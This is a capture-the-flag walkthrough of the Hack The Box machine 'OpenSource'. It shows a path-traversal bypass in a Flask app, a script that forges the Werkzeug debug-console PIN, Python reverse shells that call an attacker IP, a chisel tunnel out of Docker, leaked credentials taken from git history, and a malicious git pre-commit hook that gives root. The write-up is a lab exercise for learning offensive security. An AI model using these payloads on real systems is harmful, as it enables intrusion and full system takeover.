
Open Source

> Flask/Werkzeug, LFI, Docker Escaping/Port Forwarding, Gitea, Pre-hooks RCE

▼ **Enumeration**

```
nmap -sV -sC 10.10.11.164
Starting Nmap 7.80 ( https://nmap.org ) at 2022-06-19 18:11 MSK
Nmap scan report for 10.10.11.164
Host is up (0.074s latency).
Not shown: 997 closed ports
PORT     STATE    SERVICE VERSION
22/tcp   open     ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 1e:59:05:7c:a9:58:c9:23:90:0f:75:23:82:3d:05:5f (RSA)
|   256 48:a8:53:e7:e0:08:aa:1d:96:86:52:bb:88:56:a0:b7 (ECDSA)
|_  256 02:1f:97:9e:3c:8e:7a:1c:7c:af:9d:5a:25:4b:b8:c8 (ED25519)
80/tcp   open     http    Werkzeug/2.1.2 Python/3.10.3
|_http-server-header: Werkzeug/2.1.2 Python/3.10.3
|_http-title: upcloud - Upload files for Free!
3000/tcp filtered ppp
```

So, the port 80 contains file sharing service “upcloud”. On the main page we can download source code of the service:



After studying the code I’ve noticed interesting function from the *views.py* file

```python
from app.utils import get_file_name
from flask import render_template, request, send_file

from app import app


@app.route('/', methods=['GET', 'POST'])
def upload_file():
    if request.method == 'POST':
        f = request.files['file']
        file_name = get_file_name(f.filename)
        file_path = os.path.join(os.getcwd(), "public", "uploads", file_name)
        f.save(file_path)
        return render_template('success.html', file_url=request.host_url + "uploads/" + file_name)
    return render_template('upload.html')


@app.route('/uploads/<path:path>')
def send_report(path):
    path = get_file_name(path)
    return send_file(os.path.join(os.getcwd(), "public", "uploads", path))
```

The `get_file_name` function`s aim is to prevent LFI or overwrite attacks but it only makes the simplest check - it trims `../` from file name if present.

```python
"""
Pass filename and return a secure version, which can then safely be stored on a regular file system.
"""


def get_file_name(unsafe_filename):
    return recursive_replace(unsafe_filename, "../", "")

```

As we se, this function is used in uploading - `upload_file` and accessing uploaded files from the `uploads` directory - `send_report` (*notice the* `@app.route`).

OK. Enough of the theory, it’s time for practice. Let’s upload a file with a couple of `../` in its’ name.

But what if we try to use `..//` while accessing a file?

And here we are succesfully bypass the filter and access the system file - `passwd`

We will return to this a little bit later. Now what we need is to do some `ffuf`


```
ffuf -u http://10.10.11.164/FUZZ -w ./raft-large-directories-lowercase.txt -r -c -v
```

```
[Status: 200, Size: 2489147, Words: 9473, Lines: 9803, Duration: 90ms]
| URL | http://10.10.11.164/download
    * FUZZ: download

[Status: 200, Size: 1563, Words: 330, Lines: 46, Duration: 67ms]
| URL | http://10.10.11.164/console
    * FUZZ: console

[Status: 200, Size: 5316, Words: 1466, Lines: 131, Duration: 80ms]
| URL | http://10.10.11.164/
    * FUZZ:
```

The console dir is what we are looking for!

Let me explain:

> 💡 As you may have noticed from the nmap result, on the port 80 we have **Werkzeug** - a powerful library which is a part of popular Python web framework - **Flask**. Flask has interactive console for debbug purpose and there you can execute any Python command. So, if you gain access to it - you gain access to a server.



The console is locked and we need PIN to get inside. If you google about generating of the PIN you will likely see that it requiers internal information from a server on which the Flask is

running, namely:

- `username` - the user who has started Flask instance;
- `modname` - will **always be** flask.app;
- `getattr(app, '__name__', getattr (app .__ class__, '__name__'))` - will **always be** Flask;
- `getattr(mod, '__file__', None)` - the absolute path of app.py in the flask directory;
- `uuid.getnode()` - the MAC address (in decimal form) of the server;
- `get_machine_id()` - the value in `/etc/machine-id` or `/proc/sys/kernel/random/boot_id` + data from `/proc/self/cgroup`.

So far we have `modname` and `getattr(app, '__name__', getattr (app .__ class__, '__name__'))` values for sure! And because we`ve discovered `LFI` we can get the rest of them.

Let`s start from `username`. We can guess the user by going through all of the users from the `passwd` file, but we also can use information from the source code that we`ve downloaded earlier. We can seen the Docker files in source code which are telling us that the Flask server is running inside of a Docker container. And (almost?) always every proccess in Docker are started from `root` user.

Let`s suppose so and move to `getattr(mod, '__file__', None)`. Value of this we can grab from an error on web page such as this:

Next, to find server MAC address, we need to know which network interface is being used to serve the app. For this we are going to read data from `/proc/net/arp` to get network interface on the server via `LFI`:

We see that there is only one interface. Now we are going to check its' MAC.

And the last value - `get_machine_id()`:

And so we have:

- `username` = root;
- `modname` = flask.app;
- `getattr(app, '__name__', getattr (app .__ class__, '__name__'))` = Flask;
- `getattr(mod, '__file__', None)` = /usr/local/lib/python3.10/site-packages/flask/app.py;
- `uuid.getnode()` = 0242ac110004 = 2485377892356 (in decimal);
- `get_machine_id()` = `77075f48-4006-4ac9-8fbd-e7a64c8a091075774d7560ac17eeef7d8e6ba32ada7425e0dd80aca917b8d3201ab8929f3f64`

Now, take this script from awesome HackTricks, place in your variabels AND NOTICE THAT THE NEW VERSION OF WERKZEUG USES SHA1 INSTEAD OF MD5, SO DONT FORGET TO CHANGE IT TO.

```
import hashlib
from itertools import chain
probably_public_bits = [
    'root',# username
    'flask.app',# modname
    'Flask',# getattr(app, '__name__', getattr(app.__class__, '__name__'))
    '/usr/local/lib/python3.10/site-packages/flask/app.py' # getattr(mod, '
]

private_bits = [
    '2485377892356',# str(uuid.getnode()),  /sys/class/net/ens33/address
    '77075f48-4006-4ac9-8fbd-e7a64c8a091075774d7560ac17eeef7d8e6ba32ada7425
]

h = hashlib.sha1()
for bit in chain(probably_public_bits, private_bits):
    if not bit:
```


Run the script, get the pin, access the console!


▼ **Exploitation**

And so, we gained access to the console. Now we need to setup reverse shell connection that will spawn for us `/bin/ash` shell (*Why ash? See the passwd*)

```
import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.170",4444));os.dup2(s.fileno(),0);
```

We are inside, as we already known, of the docker container. We can confirm it by checking network config.





Her we can see that our container has an IP 172.17.0.4 and there is gateway on 172.17.0.1 that, obviously, connects our container with the host machine - 10.10.11.164.

There is not much we can enumerate in the container so let`s return to nmap. Remember, there is filtered port - 3000. Let`s check if we can connect to the port from the container via nc:

```
nc 10.10.11.164 3000


HTTP/1.1 400 Bad Request
Content-Type: text/plain; charset=utf-8
Connection: close

400 Bad Request
```

OK, now we see that the port is used for some http service. We are going to use wget to see what is on the main page:

```
wget http://10.10.11.164:3000
Connecting to 10.10.11.164:3000 (10.10.11.164:3000)
saving to 'index.html'
index.html           100% |******************************| 13414  0:00:00 ETA
'index.html' saved
/app # cat index.html
cat index.html
<!DOCTYPE html>
<html lang="en-US" class="theme-">
<head>
        <meta charset="utf-8">
        <meta name="viewport" content="width=device-width, initial-scale=1">
        <title> Gitea: Git with a cup of tea</title>
        <link rel="manifest" href="data:application/json;base64,eyJuYW1lIjoiR2l0ZWE
```

The title says **Gitea**:


> *Gitea is an open-source forge software package for hosting software development version control using Git as well as other collaborative features like bug tracking, wikis and code review.*

Let’s confirm that the gateway is routing traffic between the container and the host:

```
nc 172.17.0.1 3000


HTTP/1.1 400 Bad Request
Content-Type: text/plain; charset=utf-8
Connection: close

400 Bad Request
```

We`ve got the same result! Now we need to proxy traffic from container to our machine and chisel is going to help us with this task. What you need to do:

- Download chisel binary from the github`s release page
- Upload the binary to the container via **upcloud** service that is running on 10.10.11.164



- Run chisel server on your machine

```
./chisel server -p 1235 --reverse
```


- Run chisel client on the docker container


```
./chisel client 10.10.14.170:1235 R:socks
```

After that on your machine you should see something like this:

```
~/Desktop » ./chisel server -p 1235 --reverse
2022/06/26 13:34:00 server: Reverse tunnelling enabled
2022/06/26 13:34:00 server: Fingerprint 9n19t4oj2tnEIxxfTjgjB/n+QG5I9umkJsMaZi8XZuU=
2022/06/26 13:34:00 server: Listening on http://0.0.0.0:1235
2022/06/26 13:34:46 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
```

Now you have proxy server listening on 127.0.0.1:1080. To be able to access the 172.17.0.1:3000 we need to add the proxy into web browser. You can do this with your browser`s settings but I`m going to use **FoxyProxy** extension for FireFox.





Nice! Now let`s get back to enumeration phase once more. Remember the source code archive we have downloaded? There is more in it. See the `.git` directory?

> The .git folder **contains all information that is necessary for the project and all information relating commits, remote repository address, etc**. It also contains a log that stores the commit history. This log can help you to roll back to the desired version of the code.


We can convert the infomation this direcroty contains into original objects! For this we are going to use Extractor from GitTools. Using of the tool is pretty simple - just specify path to `.git` and where to save objects. As the result you should see something like this:

```
4 drwxrwxr-x 7 indigo indigo 4096 Jun 19 20:23 .
4 drwxrwxr-x 3 indigo indigo 4096 Jun 19 20:23 ..
4 drwxrwxr-x 4 indigo indigo 4096 Jun 19 20:23 0-2c67a52253c6fe1f206ad82ba747e43208e8cfd9
4 drwxrwxr-x 4 indigo indigo 4096 Jun 19 20:23 1-a76f8f75f7a4a12b706b0cf9c983796fa1985820
4 drwxrwxr-x 4 indigo indigo 4096 Jun 19 20:23 2-c41fedef2ec6df98735c11b2faf1e79ef492a0f3
4 drwxrwxr-x 4 indigo indigo 4096 Jun 19 20:23 3-ee9d9f1ef9156c787d53074493e39ae364cd1e05
4 drwxrwxr-x 4 indigo indigo 4096 Jun 19 20:23 4-be4da71987bbbc8fae7c961fb2de01ebd0be1997
```

This is 5 folders that represent 5 git commits - historical records. With this you could be able to find some sensitive information that was removed from the production code. In our case, in the second commit there is `.vscode` directory whith `settings.json` file that contains creds:


```
1-a76f8f75f7a4a12b706b0cf9c983796fa1985820/app [master●] » ls -las
total 20
4 drwxrwxr-x 4 indigo indigo 4096 Jun 19 20:23 .
4 drwxrwxr-x 4 indigo indigo 4096 Jun 19 20:23 ..
4 drwxrwxr-x 4 indigo indigo 4096 Jun 19 20:23 app
0 -rw-rw-r-- 1 indigo indigo    0 Jun 19 20:23 INSTALL.md
4 -rw-rw-r-- 1 indigo indigo  141 Jun 19 20:23 run.py
4 drwxrwxr-x 2 indigo indigo 4096 Jun 19 20:23 .vscode
1-a76f8f75f7a4a12b706b0cf9c983796fa1985820/app [master●] » cd .vscode
app/.vscode [master●] » ls
settings.json
app/.vscode [master●] » cat settings.json
{
  "python.pythonPath": "/home/dev01/.virtualenvs/flask-app-b5GscEs_/bin/python",
  "http.proxy": "http://dev01:Soulless_Developer#2022@10.10.10.128:5187/",
  "http.proxyStrictSSL": false
}
```

Let`s try to use the creds on Gitea:




And so we were able to access the repositories of dev01 user!

We can see that there is home-backup repository with privare ssh key!




We definitely want to try to use it in ssh connection:




The user is taken!

▼ Privesc

To determine PE vector I start from linpeas, but with this machine it`s not the way. So, let`s check extended information about running services. Pspy will help us with this. Download the binary on your local machine and then transfer it to the remote machine via simple python web server.



After studing the logs I`ve noticed that there is some cronjob that runs git commands every minute to commit backup.



As you may know, cronjobs run as root, so in this case the git commands are also running with root permission. That means that if we were able to find a way to force git execute out command then it will be executed from root user.

And there is indeed a way we can exploit this! Have you heard about hooks in git? In short:

> *Hooks are programs you can place in a hooks directory to trigger actions at certain points in git's execution. Hooks that don't have the executable bit set are ignored.*

If you go into `.git/hooks` directory you will likely see this:

```
dev01@opensource:~/.git/hooks$ ls -las
total 60
4 drwxrwxr-x 2 dev01 dev01 4096 Jun 26 14:55 .
4 drwxrwxr-x 8 dev01 dev01 4096 Jun 26 15:12 ..
4 -rwxrwxr-x 1 dev01 dev01  478 Mar 23 01:18 applypatch-msg.sample
4 -rwxrwxr-x 1 dev01 dev01  896 Mar 23 01:18 commit-msg.sample
4 -rwxrwxr-x 1 dev01 dev01 3327 Mar 23 01:18 fsmonitor-watchman.sample
4 -rwxrwxr-x 1 dev01 dev01  189 Mar 23 01:18 post-update.sample
4 -rwxrwxr-x 1 dev01 dev01  424 Mar 23 01:18 pre-applypatch.sample
4 -rwxrwxr-x 1 dev01 dev01  241 Jun 26 14:55 pre-commit
4 -rwxrwxr-x 1 dev01 dev01 1642 Mar 23 01:18 pre-commit.sample
4 -rwxrwxr-x 1 dev01 dev01 1492 Mar 23 01:18 prepare-commit-msg.sample
4 -rwxrwxr-x 1 dev01 dev01 1348 Mar 23 01:18 pre-push.sample
8 -rwxrwxr-x 1 dev01 dev01 4898 Mar 23 01:18 pre-rebase.sample
4 -rwxrwxr-x 1 dev01 dev01  544 Mar 23 01:18 pre-receive.sample
4 -rwxrwxr-x 1 dev01 dev01 3610 Mar 23 01:18 update.sample
```

By default, hooks have `.sample` extension. If you want hook to be executed, you need to remove the extension and give it the file exectutable bit (`chmod +x`).

So, we are interested in pre-commit hook because it gets executed before `git commit` command. And we are going to do is to add revers shell payload into pre-commit like this:

```
dev01@opensource:~/.git/hooks$ cat  pre-commit
#!/bin/bash

python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.170",4242));os.dup2(s.f
ileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")'
```

Now, open nc listener on your machine and wait. When cronjob is executed you should get the revers shell!

```
hunt/enumesc » python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.164 - - [26/Jun/2022 17:27:40] "GET /pspy64 HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
hunt/enumesc » nc -lvnp 4242
Listening on 0.0.0.0 4242
Connection received on 10.10.11.164 52978
root@opensource:/home/dev01#

root@opensource:/home/dev01# cat /root/root.txt
cat /root/root.txt
05aca9cbcf352483b1a3539f59a8bee8
```

The root is taken!